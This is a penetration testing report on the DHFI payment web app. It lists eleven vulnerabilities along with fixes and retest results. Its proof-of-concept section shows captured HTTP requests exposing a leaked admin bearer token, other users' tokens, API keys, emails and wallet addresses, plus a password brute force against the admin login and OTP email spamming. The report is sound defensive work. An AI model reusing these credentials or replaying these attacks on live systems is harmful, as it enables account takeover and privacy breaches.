



PENETRATION TESTING REPORT FOR DHFI

MADE BY:

VIETNAMESE SECURITY NETWORK JSC

DOCUMENT CONTROL

Subject	Penetration Testing Report for Dhfi	
Writer	Version	Last Updated
Võ Tuệ Nam	The final	12/08/2022
Content Reviewer		
Hoàng Văn Kiên Nguyễn Quang Huy		

Table of content

1. Customer information	2
2. Report information.....	2
3. Qualitative Severity Rating Scale of CVSS v3.1	3
4. URLs/APIs/Ips -Penetration testing	3
5. Vulnerability statistics	5
6. List of detailed vulnerabilities.....	5
7. Proof of Concept	13
7.1 DHFI-2022-52201	13
7.2 DHFI-2022-40001	15
7.3 DHFI-2022-20901	16
7.4 DHFI-2022-52101	18
7.5 DHFI-2022-61301	19
7.6 DHFI-2022-59801	20
7.7 DHFI-2022-30701	21
7.8 DHFI-2022-94201	24
7.9 DHFI-2022-2001	24
7.10 DHFI-2022-25601	25
7.11 DHFI-2022-20001	26

PENETRATION TESTING REPORT

1. Customer information

Customer	DHFI	Code: DHFI
Application	Web Application Penetration Testing website	
Type of contract	Penetration Testing For Web	

2. Report information

Version	2.1		
Reporter	Võ Tuệ Nam		
Approver	Hoàng Văn Kiên Nguyễn Quang Huy		
Contact		support@vsec.com.vn	0906 831337
Date	12/08/2022 - 12/08/2022		

The error codes in the report follow the guidelines of MITER (USA), a non-profit organization that maintains since 1999 the largest list of security vulnerabilities (CVE).

The severity of vulnerabilities is assessed using the Common Vulnerability Scoring System (CVSS 3.1) scale of the National Institute of Standards and Technology (NIST).

3. Qualitative Severity Rating Scale of CVSS v3.1

CVSS v3.1 Score (Score)	Severity
0.0	None
0.1-3.9	Low
4.0-6.9	Medium
7.0-8.9	High
9.0-10.0	Critical

4. URLs/APIs/Ips -Penetration testing

Web

- <https://pay.dhfi.online/>
- <https://pay.dhfi.online/api/auth/reAuth>
- <https://pay.dhfi.online/stores>
- <https://pay.dhfi.online/api/swagger/>
- <https://pay.dhfi.online/api/store/{ {ID} }>
- <https://pay.dhfi.online/api/transaction>
- https://pay.dhfi.online/_next/static/
- <https://pay.dhfi.online/api/payment>
- <https://pay.dhfi.online/api/payment/{ {ID} }>
- <https://pay.dhfi.online/api/user>
- <https://pay.dhfi.online/bill/{ {ID} }>
- <https://pay.dhfi.online/restore>
- <https://pay.dhfi.online/stores/{ {ID} }>
- <https://pay.dhfi.online/api/auth/check-code>

- <https://pay.dhfi.online/api/auth/login>
- <https://pay.dhfi.online/api/auth/register>
- <https://pay.dhfi.online/api/auth/reset-pwd>
- <https://pay.dhfi.online/api/auth/send-code>
- <https://pay.dhfi.online/api/payment/send-mail-bill>
- <https://pay.dhfi.online/api/store/block>
- <https://pay.dhfi.online/api/store/unblock>
- <https://pay.dhfi.online/login>
- <https://pay.dhfi.online/register>

Result of Security Requirements

Security Requirements	Result
A1:2017 - Injection	Pass
A2:2017 - Broken Authentication	Pass
A3:2017 - Sensitive Data Exposure	Pass
A4:2017 - XML External Entities (XXE)	Pass
A5:2017 - Broken Access Control	Pass
A6:2017 - Security Misconfiguration	Pass
A7:2017 - Cross-Site Scripting (XSS)	Pass
A8:2017 - Insecure Deserialization	Pass
A9:2017 - Using Components with Known Vulnerabilities	Pass
A10:2017 - Insufficient Logging & Monitoring	Pass

5. Vulnerability statistics

Number of vulnerabilities in current version	Critical	High	Medium	Low
	1	1	8	1
Number of vulnerabilities in previous version	Resolved		Unresolved	
	8		3	
Total vulnerabilities	Total	Resolved		Unresolved
	11	11		0

6. List of detailed vulnerabilities

No.	Code	Details	
1	DHFI- 2022- 52201	Vulnerability name	Insufficiently Protected Credentials (CWE- 522)
		Module	GET /api/swagger/# GET https://github.com/DHFinance/dhf-pay- back/search?q=5ZlEqFyVD4XMnxJsSFZf2Yra 1k3m44o1E59v
		Description	Admin's token is public Can be exploited by attackers and perform actions with admin rights on the application. In addition, the application exposes the user's login information through the admin, resulting in all system accounts being taken over.
		CVSS 3.1 Score Vector String	9.4 - AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:H/A:L

		Severity	Critical
		Recommendation	Substitute other tokens for testing purposes. Do not share tokens with admin as an example Remove all admin tokens from public resources
		Status	Resolved
		Vulnerability name	Denial of Service (CWE-400)
		Module	POST /api/auth/send-code
2 DHFI-2022-40001		Description	The application was attacked by a denial of service, resulting in the application not being able to send OTP to the user's email Because email of all users can be obtained through errors DHFI-2022-52201, DHFI-2022-20901 So the attacker can clog all the email on the application.
		CVSS 3.1 Score	7.5 -
		Vector String	AV:N/AC:L/PR:N/UI:N/S:U/C:N/I:N/A:H
		Severity	High
		Recommendation	Set up captcha Set a limit on how many times you can use an app's features And set time interval between OTP sending like 3 minutes each time on each email address

		Status	Resolved
3	DHFI-2022-20901	Vulnerability name	Information Exposure Through an Error Message (CWE-209)
		Module	GET /login GET /restore GET /register
		Description	The error message on the forgot password page and login page reveals which usernames/emails already exist in the app.
		CVSS 3.1 Score	5.3 -
		Vector String	AV:N/AC:L/PR:N/UI:N/S:U/C:L/I:N/A:N
		Severity	Medium
		Recommendation	No specific error message whether the user already exists or not. Refer: https://www.hacksplaining.com/prevention/user-enumeration
		Status	Resolved
4	DHFI-2022-52101	Vulnerability name	Weak Password Requirements(CWE-521)
		Module	POST /api/auth/register POST /api/auth/reset-pwd
		Description	The application does not require the application

		of password complexity Passwords with only 1 character or even blank passwords are accepted by the application
	CVSS 3.1 Score	5.3 -
	Vector String	AV:N/AC:L/PR:N/UI:N/S:U/C:L/I:N/A:N
	Severity	Medium
	Recommendation	Need to improve the password policy such as including at least 8 characters, with at least 1 lowercase letter, 1 uppercase letter, 1 number (1 special character). Password cannot match email and phone number. Do not allow easy-to-guess passwords like Password123@ Refer: https://cwe.mitre.org/data/definitions/521.html
	Status	Resolved
5 DHFI- 2022- 61301	Vulnerability name	Insufficient Session Expiration (CWE-613)
	Module	/*
	Description	The application after the user logs out does not automatically terminate the user's session. Tokens can still be reused and access resources
	CVSS 3.1 Score	6.7 -
	Vector String	AV:N/AC:H/PR:L/UI:R/S:U/C:H/I:H/A:L
	Severity	Medium

		Recommendation	Execute kill session and server side token	
		Status	Resolved	
6 DHFI- 2022- 59801	Vulnerability name	Use of GET Request Method With Sensitive Query Strings (CWE-598)		
		Module	GET /api/auth/reAuth	
	Description	The web application uses the HTTP GET method to process a request and includes sensitive information in the query string of that request.		
		The URL in the request appears to contain a session token within the query string: <code>https://pay.dhfi.online/api/auth/reAuth?token={token}</code>		
	CVSS 3.1 Score Vector String	6.5 - AV:N/AC:L/PR:N/UI:N/S:U/C:L/I:L/A:N		
		Severity	Medium	
	Recommendation	When sensitive information is sent, use the POST method (e.g. registration form).		
		Status	Resolved	
7 DHFI- 2022- 30701	Vulnerability name	Brute Force (CWE-307)		
		Module	POST /api/auth/login	
			POST /api/auth/send-code	
			POST /api/auth/check-code	

		Description	The application does not have a mechanism to limit the number of failed login attempts, resulting in the application being brute force password and OTP
		CVSS 3.1 Score	6.5 -
		Vector String	AV:N/AC:L/PR:N/UI:N/S:U/C:L/I:N/A:L
		Severity	Medium
		Recommendation	Add Captcha and limit the number of login failures by locking your account or blocking persistent responses Refer: https://owasp.org/www-community/controls/Blocking_Brute_Force_Attacks
		Status	Resolved
8 DHFI-2022-94201		Vulnerability name	Permissive Cross-domain Policy with Untrusted Domains (CWE-942)
		Module	/*
		Description	The software uses a cross-domain policy file that includes domains that should not be trusted. An insecure cross-resource sharing configuration application that allows any domain to access resources through the Origin Header. An attacker can take advantage of this to inject unsafe code into the application as well as

			collect the application's information.
	CVSS 3.1 Score	5.3 -	
	Vector String	AV:N/AC:L/PR:N/UI:N/S:U/C:L/I:N/A:N	
	Severity	Medium	
	Recommendation		<p>Proper configuration of cross-origin requests</p> <p>Only allow trusted sites</p> <p>Avoid whitelisting null</p> <p>Avoid wildcards in internal networks</p> <p>CORS is not a substitute for server-side security policies</p> <p>Refer:</p> <p>https://www.comparitech.com/blog/information-security/cors-attacks-prevent/#How_to_prevent_CORS-based_attacks</p> <p>https://portswigger.net/web-security/cors</p>
	Status	Resolved	
9	Vulnerability name	Improper Input Validation (CWE-20)	
	Module	POST /api/payment/send-mail-bill POST /api/auth/login POST /api/auth/reset-pwd POST /api/auth/check-code	
DHFI-2022-2001			

			POST /api/store/unblock POST /api/store/block POST /api/payment POST /api/store POST /api/auth/send-code
		Description	The application does not have any input validation, write whatever characters the application accepts and considers valid.
		CVSS 3.1 Score Vector String	5.7 - AV:N/AC:L/PR:N/UI:N/S:U/C:L/I:N/A:N
		Severity	Medium
		Recommendation	Implement input validation for each respective function Refer: https://cheatsheetseries.owasp.org/cheatsheets/Input_Validation_Cheat_Sheet.html
		Status	Resolved
10	DHFI- 2022- 25601	Vulnerability name	Plaintext Storage of a Password (CWE-256)
		Module	GET https://github.com/DHFinance/dhf-payback/search?q=Encrypted+password
		Description	The application reveals the password of the admin account in the comment of the source code
		CVSS 3.1 Score	6.5 -

		Vector String	AV:N/AC:L/PR:N/UI:N/S:U/C:L/I:L/A:N
		Severity	Medium
		Recommendation	Delete, comment or change another value
		Status	Resolved
11	DHFI-2022-20001	Vulnerability name	Information Disclosure (CWE-200)
		Module	/*
		Description	Server and framework information is leaked through the header in the website's response and error message
		CVSS 3.1 Score	3.7 -
		Vector String	AV:N/AC:H/PR:N/UI:N/S:U/C:L/I:N/A:N
		Severity	Low
		Recommendation	Remove the Server and X-Powered-By headers from the application response In addition, should know the locations that the server will redirect to lead to the error Refer: https://serverfault.com/questions/354803/nginx-custom-404-error-page-for-virtual-host
		Status	Resolved

7. Proof of Concept

7.1 DHFI-2022-52201



Swagger

The screenshot shows the Swagger UI interface for a RESTful API. At the top, there is a browser-like header with the URL `pay.dhfi.online/api/swagger/#/store/StoresController_storeBlock`. Below the header, there is a code editor containing a JSON object:

```

  "customer": [
    {
      "id": 1,
      "name": "testName",
      "lastName": "test lastName",
      "email": "example@mail.com",
      "company": "company",
      "blocked": false
    }
  ]
}

```

Below the code editor, there are two error messages listed:

- 401 Unauthorized
- 404 user not found

Below the errors, there is a green header bar with the text `POST /api/store/block block store`. Underneath this, there is a section titled "Parameters". It contains a table with one row:

Name	Description
auth token <small>string (header)</small>	Bearer <code>5Z1EqFyVD4XMnxJsSFZf2Yra1k3m44o1E59v</code> auth token

Below the parameters, there is a section titled "Request body" with the note "required". It contains a table with one row:

Example Value	Schema
<pre>{ "id": 1, "blocked": true }</pre>	

Github

The screenshot shows a GitHub search results page for the repository `DHFFinance/dhf-pay-back`. The search query is `?q=5Z1EqFyVD4XMnxJsSFZf2Yra1k3m44o1E59v`. The results are displayed in a card-based layout.

Code (9 results):

- Commits (0)
- Issues (0)
- Discussions (0)
- Packages (0)
- Wikis (0)

Languages: TypeScript (9)

9 code results in DHFinance/dhf-pay-back or view all results on GitHub

src/stores/stores.controller.ts

```

102   description: 'Bearer 5Z1EqFyVD4XMnxJsSFZf2Yra1k3m44o1E59v'
103 })
104 @async createOne(
105   @Body() dto: CreateStoreDto,
106   @Headers() token
...
182   description: 'Bearer 5Z1EqFyVD4XMnxJsSFZf2Yra1k3m44o1E59v'
183 })
184 @ApiResponse({
185   status: HttpStatus.UNAUTHORIZED, description: 'There is no admin with this token'
...

```

TypeScript Showing the top two matches Last indexed on 29 Apr

src/payment/payment.controller.ts

```

89   status: HttpStatus.OK, description: '', type: ReturnPaymentDto
90 })
91 @ApiHeader({
92   name: 'apiKey_store',
93   description: 'Bearer 5Z1EqFyVD4XMnxJsSFZf2Yra1k3m44o1E59v'
...
152   name: 'Bearer token',
153   description: 'Bearer 5Z1EqFyVD4XMnxJsSFZf2Yra1k3m44o1E59v'
154 })
155 @async updateCancelledStatus(@Param() id, @Headers() token) {
...

```

TypeScript Showing the top two matches Last indexed on 14 May



All user tokens are exposed, leading to attackers being able to infiltrate and take over other users' accounts

Request	Response
Pretty Raw Hex	Pretty Raw Hex Render
<pre> 1 GET /api/store HTTP/2 2 Host: pay.dhfi.online 3 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:102.0) Gecko/20100101 Firefox/102.0 4 Accept: application/json, text/plain, /* 5 Accept-Language: en-US,en;q=0.5 6 Accept-Encoding: gzip, deflate 7 Referer: https://pay.dhfi.online/stores 8 Authorization: Bearer 521EqYvD4XNmJsSFZf2Yra1k3m44o1E59v 9 Sec-Fetch-Dest: empty 10 Sec-Fetch-Mode: cors 11 Sec-Fetch-Site: same-origin 12 If-None-Match: W/"19e8-3YbXHJswH6QmcfvKM1R6m+mHbg" 13 Te: trailers 14 15 </pre>	<pre> "token": "KhsRgpP0k2ptKvCXGW13tc8v0XG5RF8cSrDJ", "blocked": false } [{ "id": 3, "url": "awning", "name": "Awning Store", "wallet": "01981ec5e331e31780ed4c5824060ad442b6d27ff9871c89f0764870d74a6b439f", "description": "", "apiKey": "3fNorjHTwUHUsfUbQ1mfCNIz70ieJg2Gu5IS", "blocked": false, "user": { "id": 4, "name": "Andrey", "lastName": "Krylov", "restorePasswordCode": null, "emailVerification": null, "email": "awning2001@andex.ru", "role": "customer", "company": "Smartify", "token": "PRSeB19wtzdue2CHGH0QWxT3yLBBSUP5ys", "blocked": false } }, { "id": 5, "url": "enflow.io", "name": "Teststore", "wallet": "020235d1b81cd76096cd490af1fcff5ea23d2bf96e78efaa0de3aca8bee8021ef657", "description": "", "apiKey": "owU0eCbjAgT0/D7gY7uiPTeGuQYoibusDfJe e", "blocked": false, "user": { "id": 9 } }] </pre>

In addition, the attacker can change the password of any user through the forgot password feature.

An attacker can access the password reset code in the email by reading in the application's database

```

1 // 20220705135054
2 // https://pay.dhfi.online/api/auth/reAuth?token=t5oo3GuLzw3yIBAeEW6C1Ibk0c0EjZreV1CS
3
4  *
5   {
6     "id": 25,
7     "name": "nam",
8     "lastName": "vo",
9     "restorePasswordCode": 16709733,
10    "emailVerification": null,
11    "email": "nammvo@gmail.com",
12    "role": "customer",
13    "company": "",
14    "token": "t5oo3GuLzw3yIBAeEW6C1Ibk0c0EjZreV1CS",
15    "blocked": false
}

```

Retest:

Admin tokens have been removed from public sources

7.2 DHFI-2022-40001



Emails are spammed in bulk by the app. And until a certain amount, it won't be able to send emails anymore. This leads to many users not being able to use OTP for authentication

The screenshot shows a Gmail inbox with several unread messages from 'tsaritov'. The subject of each message is 'Password reset code - Hello, nammvoo@gmail.com, Password reset code: [long code]'. The messages were sent at 07:21. The inbox interface includes search, filter, and sorting options.

Retest:

ReCaptcha has been implemented

The screenshot shows a browser developer tools Network tab with two panels: Request and Response. The Request panel shows a POST /api/auth/send-code HTTP/2 request with various headers and a JSON payload containing an email address and a 'captchaToken'. The Response panel shows a 400 Bad Request response with standard HTTP headers and a JSON object containing error details.

7.3 DHFI-2022-20901



pay.dhfi.online/login

Login

* Email: User is not exist

* Password:

[Forgot password](#)

[Log in](#) or [register now!](#)

pay.dhfi.online/restore

Restore

* Email: User is not exist

[Submit](#)

pay.dhfi.online/register

Register

* Name:

* Last name:

* Email: User with this email exists

Company:

* Password:

* Confirm Password:

[Submit](#)

Retest:



Error description has been replaced

* Email: email or password incorrect

* Password:

[Forgot password](#)

I'm not a robot reCAPTCHA Privacy - Terms

[Log in](#) or [register now!](#)

7.4 DHFI-2022-52101

Set password with 1 character

Request			Response		
Pretty	Raw	Hex	Pretty	Raw	Hex
1 POST /api/auth/register HTTP/2	2 Host: pay.dhfi.online	3 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:102.0) Gecko/20100101 Firefox/102.0	1 HTTP/2 201 Created	2 Server: nginx	3 Date: Fri, 01 Jul 2022 02:56:17 GMT
4 Accept: application/json, text/plain, */*	5 Accept-Language: en-US,en;q=0.5	6 Accept-Encoding: gzip, deflate	4 Content-Length: 0	5 X-Powered-By: Express	6 Access-Control-Allow-Origin: *
7 Referer: https://pay.dhfi.online/register	8 Content-Type: application/json	9 Content-Length: 122	7 X-Frame-Options: SAMEORIGIN	8 X-Xss-Protection: 1; mode=block	9 X-Content-Type-Options: nosniff
10 Origin: https://pay.dhfi.online	11 Sec-Fetch-Dest: empty	12 Sec-Fetch-Mode: cors	10 Referrer-Policy: no-referrer-when-downgrade	11 Content-Security-Policy: default-src 'self' http: https: data: blob: 'unsafe-inline'	12 Strict-Transport-Security: max-age=31536000; includeSubDomains
13 Sec-Fetch-Site: same-origin	14 Te: trailers	15	14		
16 {	"name": "nam",	"lastName": "vo",			
	"email": "namvooa@gmail.com",	"company": "",			
	"password": "a",	"passwordConf": "a",			
	"blocked": false	}			

Even if the password is blank, the app still accepts it



Request

```

1 POST /api/auth/register HTTP/2
2 Host: pay.dhfi.online
3 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:102.0) Gecko/20100101 Firefox/102.0
4 Accept: application/json, text/plain, /*
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Referer: https://pay.dhfi.online/register
8 Content-Type: application/json
9 Content-Length: 120
10 Origin: https://pay.dhfi.online
11 Sec-Fetch-Dest: empty
12 Sec-Fetch-Mode: cors
13 Sec-Fetch-Site: same-origin
14 Te: trailers
15
16 {
  "name": "nam",
  "lastName": "vo",
  "email": "namvoo@gmail.com",
  "company": "",
  "password": "aa123",
  "passwordConf": "aa123",
  "blocked": false
}

```

Response

```

1 HTTP/2 201 Created
2 Server: nginx
3 Date: Fri, 01 Jul 2022 02:54:05 GMT
4 Content-Length: 0
5 X-Powered-By: Express
6 Access-Control-Allow-Origin: *
7 X-Frame-Options: SAMEORIGIN
8 X-Xss-Protection: 1; mode=block
9 X-Content-Type-Options: nosniff
10 Referrer-Policy: no-referrer-when-downgrade
11 Content-Security-Policy: default-src 'self' http: https: data: blob: 'unsafe-inline'
12 Strict-Transport-Security: max-age=31536000; includeSubDomains
13
14

```

Retest:

"The password must contain at least 8 characters, 1 special character, 1 uppercase character"

Request

```

1 POST /api/auth/register HTTP/2
2 Host: pay.dhfi.online
3 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:103.0) Gecko/20100101 Firefox/103.0
4 Accept: application/json, text/plain, /*
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Referer: https://pay.dhfi.online/register
8 Content-Type: application/json
9 Content-Length: 685
10 Origin: https://pay.dhfi.online
11 Sec-Fetch-Dest: empty
12 Sec-Fetch-Mode: cors
13 Sec-Fetch-Site: same-origin
14 Te: trailers
15
16 {
  "name": "a",
  "lastName": "a",
  "email": "aa@aaa.com",
  "company": "",
  "password": "aa123",
  "passwordConf": "aa123",
  "captchaToken": "0$ANV0lq-N1LBAGXkpcHX-09uugjpsc5P1_Blm25HgRbn5Q5Ju8w5W_4uXGP24Gskse6j1c9Bfhjix800kRSzUmtN5yqf6nxhhdR893x15Ef1scCs1StU4dt9rw5rcH7ktIBxnPCP0@MPNgTxHu-Q606q5HgU2vSSAm#GD0HNGHgQ8BeP5t1:1gpqD1LlubkRFew1QZx14_m6TsE4dkBwRwoVQxWnfYrGwJ18wE1AgF2dGShziv-q-GrN6VH9w0e53z8Fcp05Cu1-PHwJeqHa-ooVD1vs6EmzGh10xMPeVdArast1d5g126_-1GaW1HzY18TQuDgw9hZfnjhBnla60qRSxd65xet-ZUV3mcCaZjr-80RsQwIDC2XAxuOpHhK10G-rJWQihmopMPxjtEAc6eiG6DGKwvbY9f1f2Ihsf167bPYx5Td0315fRLIt13RgziwVjf1DbbDkE8TjYIBFV7fZOfyGtMzMKoQ10Ly55mgrr9xHua7k65dn3VBPPljXx54igrBvYjm-D4-13hg",
  "blocked": false
}

```

Response

```

1 HTTP/2 400 Bad Request
2 Server: nginx
3 Date: Tue, 09 Aug 2022 02:52:17 GMT
4 Content-Type: application/json; charset=utf-8
5 Content-Length: 146
6 Vary: Origin
7 Access-Control-Allow-Origin: *
8 Etag: W/"92-k/+vk9EYxgfYJlcgtal9ndvPEzU"
9 X-Frame-Options: SAMEORIGIN
10 X-Xss-Protection: 1; mode=block
11 X-Content-Type-Options: nosniff
12 Referrer-Policy: no-referrer-when-downgrade
13 Content-Security-Policy: default-src 'self' http: https: data: blob: 'unsafe-inline'
14 Strict-Transport-Security: max-age=31536000; includeSubDomains
15
16 {
  "statusCode": 400,
  "message": [
    "The password must contain at least 8 characters, 1 special character, 1 uppercase character"
  ],
  "error": "Bad Request"
}

```

7.5 DHFI-2022-61301

Tokens can still be used after the user logs out



```

Request
Pretty Raw Hex
1 GET /api/store/4 HTTP/2
2 Host: pay.dhfi.online
3 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:102.0) Gecko/20100101 Firefox/102.0
4 Accept: application/json, text/plain, */*
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Authorization: Bearer byLkj1gIkq8cKGi5IYmKyCQHn0yFjekusC67
8 Sec-Fetch-Dest: empty
9 Sec-Fetch-Mode: cors
10 Sec-Fetch-Site: same-origin
11 Te: trailers
12
13

Response
Pretty Raw Hex Render
1 HTTP/2 200 OK
2 Server: nginx
3 Date: Fri, 01 Jul 2022 04:14:45 GMT
4 Content-Type: application/json; charset=utf-8
5 Vary: Accept-Encoding
6 X-Powered-By: Express
7 Access-Control-Allow-Origin: *
8 Etag: W/"1a8-07NjBqRdWOpR8dnfZSD05K+EJ0M"
9 X-Frame-Options: SAMEORIGIN
10 X-Xss-Protection: 1; mode=block
11 X-Content-Type-Options: nosniff
12 Referrer-Policy: no-referrer-when-downgrade
13 Content-Security-Policy: default-src 'self' http: https: data: blob: 'unsafe-inline'
14 Strict-Transport-Security: max-age=31536000; includeSubDomains
15
16 {
  "id":4,
  "url":"https://dhfi.s2.citruspro.ru/bitrix/tools/sale_ps_result.php",
  "name":"B24Modules",
  "wallet":
  "0202a4ef0aa5c579e54ce40acd87dd680140fbe240eb3a6d5b6elc79231f52b58d0d",
  "description":"Тестирование модуля оплаты",
  "apiKey":"4uXkluuUqvQyFd95dz5g1dtB334pgdyMEH1",
  "blocked":false,
  "user":{
    "id":8,
    "name":"Test",
    "lastName":"Test",
    "email":"nook@li.ru",
    "role":"customer",
    "company":"",
    "blocked":false
  }
}
  
```

Retest:

After logging out, the token has expired and cannot be reused

```

Request
Pretty Raw Hex
1 POST /api/auth/reAuth HTTP/2
2 Host: pay.dhfi.online
3 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:103.0) Gecko/20100101 Firefox/103.0
4 Accept: application/json, text/plain, */*
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Referer: https://pay.dhfi.online/users
8 Content-Type: application/json
9 Content-Length: 48
10 Origin: https://pay.dhfi.online
11 Sec-Fetch-Dest: empty
12 Sec-Fetch-Mode: cors
13 Sec-Fetch-Site: same-origin
14 Te: trailers
15 Origin: https://vsec.com.vn/
16
17 {
  "token":"3SQcAF9vaP14MzahpDADLuyhXubHYTizS6a"
}

Response
Pretty Raw Hex Render
1 HTTP/2 400 Bad Request
2 Server: nginx
3 Date: Tue, 09 Aug 2022 02:53:25 GMT
4 Content-Type: application/json; charset=utf-8
5 Content-length: 18
6 Vary: Origin
7 Access-Control-Allow-Origin: *
8 Etag: W/"12-C/CxP6ja039w4Ejzj3kyBrLu2t4"
9 X-Frame-Options: SAMEORIGIN
10 X-Xss-Protection: 1; mode=block
11 X-Content-Type-Options: nosniff
12 Referrer-Policy: no-referrer-when-downgrade
13 Content-Security-Policy: default-src 'self' http: https: data: blob: 'unsafe-inline'
14 Strict-Transport-Security: max-age=31536000; includeSubDomains
15
16 {
  "statusCode":400
}
  
```

7.6 DHFI-2022-59801



Send Cancel < > Target: <https://pay.dhfi.online> HTTP/2

Request		Response	
Pretty	Raw	Hex	Render
1 GET /api/auth/reAuth?token=t5oo3GULzw3yIBAeEW6C1Ibk0c0EjZreV1CS			HTTP/2 200 OK
2 Host: pay.dhfi.online			Server: nginx
3 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:102.0) Gecko/20100101 Firefox/102.0			Date: Fri, 01 Jul 2022 04:30:38 GMT
4 Accept: application/json, text/plain, */*			Content-Type: application/json; charset=utf-8
5 Accept-Language: en-US, en;q=0.5			Vary: Accept-Encoding
6 Accept-Encoding: gzip, deflate			X-Powered-By: Express
7 Referer: https://pay.dhfi.online/			Access-Control-Allow-Origin: *
8 Sec-Fetch-Dest: empty			Etag: W/"d4-wiKErWyligeXB/BD/FkUNUGpdHE"
9 Sec-Fetch-Mode: cors			X-FRAME-Options: SAMEORIGIN
10 Sec-Fetch-Site: same-origin			X-XSS-Protection: 1; mode=block
11 Te: trailers			X-Content-Type-Options: nosniff
12			Referrer-Policy: no-referrer-when-downgrade
13			Content-Security-Policy: default-src 'self' http: https: data: blob: 'unsafe-inline'
14 Strict-Transport-Security: max-age=31536000; includeSubDomains			
15			
16 {			
"id":25,			"id":25,
"name":"nam",			"name":"nam",
"lastName":"vo",			"lastName":"vo",
"restorePasswordCode":null,			"restorePasswordCode":null,
"emailVerification":null,			"emailVerification":null,
"email":"namvooo@mail.com",			"email":"namvooo@mail.com",
"role":"customer",			"role":"customer",
"company": "",			"company": "",
"token":"t5oo3GULzw3yIBAeEW6C1Ibk0c0EjZreV1CS",			"token":"t5oo3GULzw3yIBAeEW6C1Ibk0c0EjZreV1CS",
"blocked":false			"blocked":false
}			

Retest:

Used POST instead of GET and used body instead of param

Request Response

Pretty	Raw	Hex	Render
1 POST /api/auth/reAuth HTTP/2			HTTP/2 201 Created
2 Host: pay.dhfi.online			Server: nginx
3 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:103.0) Gecko/20100101 Firefox/103.0			Date: Tue, 09 Aug 2022 02:41:54 GMT
4 Accept: application/json, text/plain, */*			Content-Type: application/json; charset=utf-8
5 Accept-Language: en-US, en;q=0.5			Vary: Origin
6 Accept-Encoding: gzip, deflate			Access-Control-Allow-Origin: *
7 Referer: https://pay.dhfi.online/users			Etag: W/"11e-RicTDcpDT5cs9tYCd34tW6l8ho"
8 Content-Type: application/json			X-FRAME-Options: SAMEORIGIN
9 Content-Length: 48			X-XSS-Protection: 1; mode=block
10 Origin: https://pay.dhfi.online			X-Content-Type-Options: nosniff
11 Sec-Fetch-Dest: empty			Referrer-Policy: no-referrer-when-downgrade
12 Sec-Fetch-Mode: cors			Content-Security-Policy: default-src 'self' http: https: data: blob: 'unsafe-inline'
13 Sec-Fetch-Site: same-origin			Strict-Transport-Security: max-age=31536000; includeSubDomains
14 Te: trailers			
15			
16 {			
"token":"3SQcAF9vaP14MzahpDADLuyhHxbHYTiZ56a"			"id":1,
}			"name":"admin",
			"lastName":"admin",
			"restorePasswordCode":null,
			"emailVerification":null,
			"email":"anton23490@gmail.com",
			"role":"admin",
			"company":"smartify",
			"token":"3SQcAF9vaP14MzahpDADLuyhHxbHYTiZ56a",
			"blocked":false,
			"loginAttempts":0,
			"timeBlockLogin":"2022-08-04T12:06:04.489Z"
			}

7.7 DHFI-2022-30701

Brute force successfully the Admin account through the login feature



Attack Save Columns

7. Intruder attack of https://pay.dhfi.online - Temporary attack - Not saved to project file

Results	Positions	Payloads	Resource Pool	Options		
Filter: Showing all items						
Request	Payload	Status	Error	Timeout	Length	Comment
0		201	<input type="checkbox"/>	<input type="checkbox"/>	753	
1012	admin	201	<input type="checkbox"/>	<input type="checkbox"/>	753	
1	123456	400	<input type="checkbox"/>	<input type="checkbox"/>	596	
2	password	400	<input type="checkbox"/>	<input type="checkbox"/>	596	
3	12345678	400	<input type="checkbox"/>	<input type="checkbox"/>	596	
4	qwerty	400	<input type="checkbox"/>	<input type="checkbox"/>	596	
5	123456789	400	<input type="checkbox"/>	<input type="checkbox"/>	596	
6	12345	400	<input type="checkbox"/>	<input type="checkbox"/>	596	
7	1234	400	<input type="checkbox"/>	<input type="checkbox"/>	596	
8	111111	400	<input type="checkbox"/>	<input type="checkbox"/>	596	
9	1234567	400	<input type="checkbox"/>	<input type="checkbox"/>	596	
10	dragon	400	<input type="checkbox"/>	<input type="checkbox"/>	596	
11	123123	400	<input type="checkbox"/>	<input type="checkbox"/>	596	
12	baseball	400	<input type="checkbox"/>	<input type="checkbox"/>	596	

Request Response

Pretty Raw Hex Render

```

1 HTTP/2 201 Created
2 Server: nginx
3 Date: Mon, 04 Jul 2022 10:22:33 GMT
4 Content-Type: application/json; charset=utf-8
5 Content-Length: 224
6 X-Powered-By: Express
7 Access-Control-Allow-Origin: *
8 Etag: W/"e0-f1nG@/Nfg+s5aE+8yJ2rEj1EA"
9 X-Frame-Options: SAMEORIGIN
10 X-Xss-Protection: 1; mode=block
11 X-Content-Type-Options: nosniff
12 Referrer-Policy: no-referrer-when-downgrade
13 Content-Security-Policy: default-src 'self' http: https: data: blob: 'unsafe-inline'
14 Strict-Transport-Security: max-age=31536000; includeSubDomains
15
16 {
    "id":1,
    "name":"admin",
    "lastName":"admin",
    "restorePasswordCode":null,
    "emailVerification":null,
    "email":"anton2349@gmail.com",
    "role":"admin",
    "company":"smartig",
    "token":"571f1nfVl04Xmn7cSF7C2Yrealv3addn1F5Qv"
  
```

0 matches

4319 of 10000

Password reset feature can spam unlimited number of times to receive OTP

mail.google.com/mail/u/2/#inbox

Tim kiem trong thư

1-50 trong số 308

tsaritov 57 tsaritov 100 tsaritov 100 tsaritov 100

14402860 16033688 10700167 12256745

07:31 07:21 07:21 07:21

The OTP confirmation feature is also affected



```

